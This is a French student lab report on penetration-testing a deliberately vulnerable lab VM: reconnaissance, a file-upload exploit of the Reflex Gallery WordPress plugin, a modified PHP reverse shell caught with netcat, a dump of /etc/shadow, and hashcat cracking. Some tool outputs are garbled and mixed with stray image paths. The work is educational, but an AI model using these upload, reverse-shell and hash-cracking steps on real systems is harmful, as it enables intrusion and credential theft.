



INF4420A - Sécurité informatique

Automne 2023

Travail Pratique 4

Groupe 2

[REDACTED]

Soumis à [REDACTED]

Le 10 décembre 2023

Reconnaissance

Pour pouvoir communiquer avec la VM de l'ordinateur de Bob, on a tout d'abord configuré la machine virtuelle Kali Linux sur un réseau interne ainsi que sur un réseau NAT, et avons configuré la machine de Bob sur un réseau interne seulement.

Trouver l'adresse IP de la machine Kali Linux :

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:46:4f brd ff:ff:ff:ff:ff:ff
        inet6 fe80::9353:7227:d375:f9b7/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e2:17:47 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1
            valid_lft 556sec preferred_lft 556sec
        inet6 fe80::b30e:719f:34bc:1891/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

L'adresse IP de la VM Kali Linux est 10.0.2.5.

Identifier l'adresse IP de Bob grâce à la commande “sudo netdiscover -i eth0” :

39 Captured ARP Req/Rep packets, from 2 hosts. Total size: 2340						
-	IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
-	10.0.2.3	08:00:27:3f:da:c4	1	60	PCS Systemtechnik GmbH	
-	192.168.100.171	08:00:27:15:e0:7c	38	2280	PCS Systemtechnik GmbH	

Avec la commande netdiscover, nous pouvons voir que nous avons deux appareils sur le sous-réseau, dont un ayant 10.0.2.3 comme adresse IP et l'autre ayant 192.168.100.171 comme adresse IP. Nous pouvons donc savoir laquelle appartient à la machine de Bob, puisque nous savons que la machine de Bob est dans le même sous-réseau que la machine de Kali Linux, et que son adresse IP doit nécessairement commencer par 192.168.100.xx, nous concluons donc que l'adresse IP de Bob est 192.168.100.171.

On change donc l'adresse IP de la machine Kali Linux manuellement pour l'adresse IP 192.168.100.5 dans les settings IPv4 de la machine.

Vérification de la connectivité réseau entre la VM Kali et la VM de Bob :

```
└─(kali㉿kali)-[~]
$ ping 192.168.100.171
PING 192.168.100.171 (192.168.100.171) 56(84) bytes of data.
64 bytes from 192.168.100.171: icmp_seq=1 ttl=64 time=0.831 ms
64 bytes from 192.168.100.171: icmp_seq=2 ttl=64 time=0.667 ms
64 bytes from 192.168.100.171: icmp_seq=3 ttl=64 time=0.677 ms
64 bytes from 192.168.100.171: icmp_seq=4 ttl=64 time=1.54 ms
^C
--- 192.168.100.171 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 0.667/0.929/1.541/0.359 ms
```

Commande nmap pour le balayage de port et la découverte de services :

```
└─(kali㉿kali)-[~]
$ nmap -sV -sC 192.168.100.171
Starting Nmap 7.91 ( https://nmap.org )

Nmap scan report for 192.168.100.171
Host is up (0.57s latency).
Not shown: 928 filtered tcp ports (no-response), 70 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|   256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_  256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.84 seconds
```

Nous avons utilisé la commande “nmap -sV -sC 192.168.100.171” avec les arguments “-sV”, qui permet de faire une détection des services présents sur le réseau et leurs versions, et “-sC”, qui permet le déclenchement de l’exécution des scripts de numérisation par défaut de l’outil nmap.


Avec cette commande nmap, nous pouvons voir qu’il y a 2 ports ouverts, soit le port 22 avec le service SSH de la version OpenSSH 7.4 ainsi que le port 80 avec le service HTTP de la version Apache 2.4.6. Le service HTTP nous indique alors qu’il y a un serveur web actif, présentant ainsi une vulnérabilité que l’on peut exploiter afin d’avoir plus d’informations.

Utilisation de Dirbuster pour la découverte de répertoires sur des serveurs Web :

```
└─(kali㉿kali)-[~]
$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
[]
```



Liste de fichiers :



Grâce à dirbuster, on peut voir les répertoires et les fichiers présents sur le serveur de Bob :

File Options About Help

http://192.168.100.171:80/

Scan Information \ Results - List View: Dirs: 132 Files: 76 \ Results - Tree View \ Errors: 38 \

Directory Structure	Response Code	Response Size
403	390	
cgi-bin	403	389
icons	200	170
app	200	325
info.php	200	192
index.php	301	237
wp-content	200	183
languages	200	2889
index.php	200	183
themes	200	183
plugins	200	183
upgrade	200	899

Current speed: 627 requests/sec (Select and right click for more options)

Average speed: (T) 635, (C) 769 requests/sec


Parse Queue Size: 20

Total Requests: 2507631/37691251

Time To Finish: 12:42:32

Current number of running threads: 20

On peut voir que nous avons accès à un répertoire app qui contient plusieurs sous-répertoires commençant par "wp" qui nous indique ainsi que le répertoire app est en fait un site Web fait à l'aide de WordPress. En ouvrant app dans un navigateur Web, nous pouvons voir qu'il s'agit effectivement d'un site Web WordPress :



Modélisation de la menace

Puisque nous avons découvert que le site web utilise WordPress, nous devons alors analyser les vulnérabilités présentes dans WordPress. Nous allons donc utiliser l'outil WPScan qui va nous permettre de scanner et d'identifier les vulnérabilités WordPress et ce, en boîte noire car nous n'avons aucun accès au code de WordPress et nous ne pouvons donc pas effectuer de tests. WordPress est souvent exposé à des risques tels que des attaques XSS, aux injections SQL ou encore peut être ciblé par des logiciels obsolètes ou des plugins non mis à jour. C'est pourquoi l'utilisation de WPScan est essentielle, puisque ça va nous permettre de trouver les failles potentielles à exploiter afin d'attaquer la machine de Bob.

Le risque d'attaque est évalué selon la formule suivante :

Probabilité = capacité * opportunité * motivation

Risque = probabilité * impact

Les attaques peuvent provenir de différentes sources, soit des pirates informatiques (hackers), ou encore des proches de Bob devenus ennemis avec ce dernier (comme un ex ami qui lui en veut), ayant tous comme but d'utiliser les données sensibles de Bob à des fins malveillantes.

Les pirates informatiques sont généralement ceux qui possèdent les connaissances et compétences dans le domaine de l'informatique, ce sont donc eux qui présentent la plus grande menace, car combinant une capacité élevée, une grande opportunité, puisque Bob n'a connaissance dans le domaine, ainsi qu'une motivation soutenue, puisqu'ils pourrait soutirer de l'argent à Bob ou à d'autres acteurs, ceux-ci sont très dangereux dans ce contexte et présente un risque d'attaque élevé. Pour quantifier le tout, nous pouvons dire que leur capacité = 3, leur opportunité = 3, leur motivation = 3. Ce qui donnerait une probabilité de 3 en moyenne et un impact = 3 et donc un risque égale à 9.

Les personnes faisant partie de l'entourage de Bob, ou encore ses ennemis, présentent, quant à elles, un danger moindre. Effectivement, malgré leur motivation plus élevée que celle des hackers (motivation = 4), leurs faibles connaissances dans le domaine informatique (en général) fait en sorte qu'elles ont une moins forte capacité que les hackers (capacité = 1). Par contre, leur opportunité reste la même que celle des hackers puisque le site web WordPress de Bob est public et donc tout le monde a le même accès (opportunité = 3). Ceci donne donc une probabilité de 2.667 en moyenne et un impact de 3, égalant ainsi à un risque de 8, ce qui est moins élevé que le risque des hackers, qui sont donc une plus grande menace pour Bob.

Exploitation

Nous allons maintenant identifier et scanner les vulnérabilités présent sur ce site web à l'aide de WPScan :

```
(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.100.171/app/ --enumerate u
```

```
 \ \ ^ / / \ ) | ( _ | 
  \ v v / | _ / \ _ \ / _ | _ , _ \ _ | 
    ^ / | _ | ( _ | ( _ | [ _ ] | 
      v v / \ _ \ _ \ _ , _ | [ _ ] |
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart
```

```
[+] URL: http://192.168.100.171/app/ [192.168.100.171]
[+] Started: Fri Apr 14 16:55:10 2023
[+] Finished: Fri Apr 14 16:55:10 2023
[+] Plugins: reflex-gallery/admin/scripts/FileUploader/php.php"
```

```
Interesting Finding(s):
| <br>
[+] Headers <input type="submit" name="Submit" value="go!">
| Interesting Entries:
|   - Server: Apache/2.4.6 (CentOS) PHP/5.4.16
|   - X-Powered-By: PHP/5.4.16
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://192.168.100.171/app/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpScan/issues/1299  
|  
[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).  
| Found By: Rss Generator (Passive Detection)  
| - http://192.168.100.171/app/index.php/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>  
| - http://192.168.100.171/app/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>  
|  
[+] WordPress theme in use: twentyseventeen  
| Location: http://192.168.100.171/app/wp-content/themes/twentyseventeen/  
| Last Updated: 2021-07-22T00:00:00.000Z  
| Readme: http://192.168.100.171/app/wp-content/themes/twentyseventeen/README.txt  
| [!] The version is out of date, the latest version is 2.8  
| Style URL: http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4  
| Style Name: Twenty Seventeen  
| Style URI: https://wordpress.org/themes/twentyseventeen/  
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
| Current speed: 775 requests/sec  
| Found By: Css Style In Homepage (Passive Detection)  
| (Select and right click to copy) 577, (C) 793 requests/sec  
| Version: 1.4 (80% confidence) Parse Queue Size: 0  
| Found By: Style (Passive Detection) Total Requests: 1429305/21821218  
| - http://192.168.100.171/app/wp-content/themes/twentyseventeen/style.css?ver=4.9.4, Match: 'Version: 1.4'  
| Time To Finish: 07:08:34  
[+] Enumerating Most Popular Plugins (via Passive Methods)  
[+] Checking Plugin Versions (via Passive and Aggressive Methods)  
 Stop  
  
[i] Plugin(s) Identified:  
Program running again  
/icons/s  
  
[+] reflex-gallery  
| Location: http://192.168.100.171/app/wp-content/plugins/reflex-gallery/  
| Last Updated: 2021-03-10T02:38:00.000Z  
| [!] The version is out of date, the latest version is 3.1.7  
|  
| Found By:Urls In Homepage (Passive Detection)  
|  
| Version: 3.1.3 (80% confidence)  
| Found By: Readme - Stable Tag (Aggressive Detection)  
  
| - http://192.168.100.171/app/wp-content/plugins/reflex-gallery/readme.txt  
  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wps  
Program running again  
[+] Finished: Wed Nov 24 10:53:31 2021  
[+] Requests Done: 34  
[+] Cached Requests: 5  
[+] Data Sent: 8.698 KB  
[+] Data Received: 321.401 KB  
[+] Memory used: 227.34 MB  
[+] Elapsed time: 00:00:40
```

Nous pouvons donc voir qu'il y a 3 potentielles vulnérabilités, soit le thème “twentyseventeen” qui n'est pas à jour, ayant la version 1.4 alors que la dernière version disponible est 2.8, la version 4.9.4 de WordPress utilisée qui est identifiée comme étant “insecure”, ainsi que le plug-in “reflex-gallery” qui n'est pas à jour non plus, ayant la version 3.1.3 alors que la dernière version est 3.1.7.

Utilisation de searchsploit sur le thème “twentyseventeen” :

```
(kali㉿kali)-[~]
$ searchsploit twenty seventeen
Exploits: No Results
Shellcodes: No Results
```

Utilisation de searchsploit sur le plug-in “reflex-gallery” :

```
(kali㉿kali)-[~]
$ searchsploit reflex gallery
Exploit Title | Path
WordPress Plugin Reflex Gallery - Arbitrar | php/remote/36809.rb
WordPress Plugin Reflex Gallery 3.1.3 - Ar | php/webapps/36374.txt
Shellcodes: No Results
```

Utilisation de searchsploit sur la version 4.9.4 de WordPress :

```
(kali㉿kali)-[~]
$ searchsploit wordpress 4.9.4
Exploit Title | Path
WordPress Core < 4.9.6 - (Authenticated) A | php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthent | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Deni | php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - R | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - | php/webapps/39553.txt
WordPress Plugin EZ SQL Reports < 4.11.37 | php/webapps/38176.txt
WordPress Plugin iThemes Security < 7.0.3 | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.1 | php/webapps/48918.sh
WordPress Plugin User Role Editor < 4.25 - | php/webapps/44595.rb
WordPress Plugin Userpro < 4.9.17.1 - Auth | php/webapps/43117.txt
WordPress Plugin UserPro < 4.9.21 - User R | php/webapps/46083.txt
Shellcodes: No Results
```

Maintenant, à travers la base de données metasploit, nous allons trouver des exploits contenant les mots clés Wordpress Reflex Gallery :

```
msf6 > search Wordpress Reflex Gallery
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
0  exploit/unix/webapp/wp_reflexgallery_file_upload  2012-12-30  excellent  Yes   Wordpress Reflex Gallery Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_reflexgallery_file_upload
```

Maintenant tentons de lancer l’exploit trouvé (wp_reflexgallery_file_upload) :

```

msf6 > use exploit/unix/webapp/wp_reflexgallery_file_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > options

Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):

Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80        yes        The target port (TCP)
SSL            false       no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /         yes        The base path to the wordpress application
VHOST           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST    10.0.2.5        yes        The listen address (an interface may be specified)
LPORT    4444             yes        The listen port

Exploit target:

Id  Name
--  --
0   Reflex Gallery 3.1.3

```

Définir les paramètres “RHOSTS”, pour définir la cible à cibler (Bob), et “TARGETURI”, pour le chemin de l’application :

```

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set RHOSTS 192.168.100.171
RHOSTS => 192.168.100.171
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > set TARGETURI /app
TARGETURI => /app
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > show options
[-] Unknown command: shop
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > show options

Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):

Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         192.168.100.171  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80        yes        The target port (TCP)
SSL            false       no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /app       yes        The base path to the wordpress application
VHOST           no        HTTP server virtual host

```

L’exploit ne fonctionne pas :

```

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[-] Exploit aborted due to failure: unknown: 192.168.100.171:80 - Unable to deploy payload, server returned 200
[*] Exploit completed, but no session was created.

```

Nous devons donc faire l’exploitation de la vulnérabilité manuellement :

Création du fichier HTML :

```
File Edit Search View Document Help
New Open Save Close X Undo Cut Copy Paste Select All Find Replace All
1 <form method = "POST" action = "http://192.168.100.171/app/wp-
2 content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php" enctype =
3 "multipart/form-data" >
4 <input type = "file" name = "qqfile"><br>
5 <input type = "submit" name = "Submit" value = "go!">
6 </form >
```


Modification du script "php-reverse-shell" du répertoire "pentestmonkey" sur GitHub, en changeant l'adresse IP pour l'adresse IP de la machine Kali et le port 1234.


```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.100.5'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Commande pour écouter sur le port 1234 :

```
└──(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
```

On ouvre le fichier HTML sur le navigateur Web :





192.168.100.171/app/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php


{"success":true,"fileName":"\\wp-reverse-shell.php"}

Vérifier que le fichier est bien sur le serveur :

Index of /app/wp-content/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
2018/	2018-03-17 15:42	-	
2019/	2019-04-05 11:11	-	
2020/	2020-03-26 18:07	-	
php-reverse-shell.php	2023-11-28 09:26	5.4K	

On peut voir que nous avons finalement accès à la machine de Bob :



```
(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.100.171] 47650
Linux localhost.localdomain 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 7 19:03
:37 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
13:58:04 up 35 min, 0 users, load average: 0.00, 0.94, 5.54
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ 
```

Escalade de privilèges

Vérifier les privilèges :

```
sh-4.2$ whoami
whoami
apache
```

Cela nous retourne l'utilisateur sous lequel le service est lancé (apache), ce qui permet au serveur web de limiter les privilèges du processus pour minimiser les risques d'attaque.

Énumération des fichiers et répertoires auxquels on a accès :

```
sh-4.2$ ls
ls
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Affichage du fichier /etc/shadow afin d'avoir accès aux noms d'utilisateur et aux mots de passe hachés :

```
sh-4.2$ cat /etc/shadow
cat /etc/shadow
root:$6$aWR6lqMA$UTraK6HJ18Xq5EFnWq8GLbv1vfRCk8zjJnemR.LH5QV/bCqnPnYAh3mmrI2rsjPsZOTBEQnEc7nAvXTYIVtoU/:17976:0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-network: !!:17606:::::
dbus: !!:17606:::::
polkitd: !!:17606:::::
postfix: !!:17606:::::
chrony: !!:17606:::::
sshd: !!:17606:::::
apache: !!:17606:::::
mysql: !!:17606:::::
sudouser:$6$WPhyBfv1$Ouav0CCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIk0Sn3p0GL.rEgd2ij0Icu0jnUbVqOoxEgeSN0dcrs0:17976:0:99999:7:::
```

Nous pouvons voir que nous avons accès au mot de passe haché de l'utilisateur sudouser (dernier dans la liste). Nous le copions dans le fichier texte "hash.txt" :

```
[(kali㉿kali)-[~]
$ cat hash.txt
$6$WPhyBfv1$Ouav0CCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIk0Sn3p0GL.rEgd2ij0Icu0jnUbVqOoxEgeSN0dcrs0
```

Puisque nous savons que le mot de passe de Bob est composé d'au plus 7 chiffres, nous pouvons créer une liste de mots de passe potentiels contenant tous les mots de passe présents

dans le fichier "rockyou.txt" qui respectent la contrainte d'être composés uniquement de chiffres et d'avoir une longueur ne dépassant pas 7, et ce grâce à la commande regex suivante :

```
(kali㉿kali)-[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

(kali㉿kali)-[~]
$ cat /usr/share/wordlists/rockyou.txt | grep -E -w '[0-9]{1,7}' > numeric-password.txt
grep: (standard input): binary file matches
```

source : [GNU Grep 3.11](#)

Grâce à la commande hashcat, trouvons le hash du mot de passe de l'utilisateur sudouser :

Puisque le hash du mot de passe commence par \$6\$, qui indique le salt, alors on sait qu'il s'agit d'un hash SHA-512, nous devons donc mettre l'argument -m 1800 :

```
(kali㉿kali)-[~]
$ hashcat -m 1800 -a 0 hash-password.txt numeric-password.txt --force
hashcat (v6.1.1) starting ...
You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform
ct]

=====
* Device #1: pthread-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1417/1481 MB (512 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

$ cat /usr/share/wordlists/rockyou.txt | grep -E -w '[0-9]{1,7}' > numeric-password.txt
Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

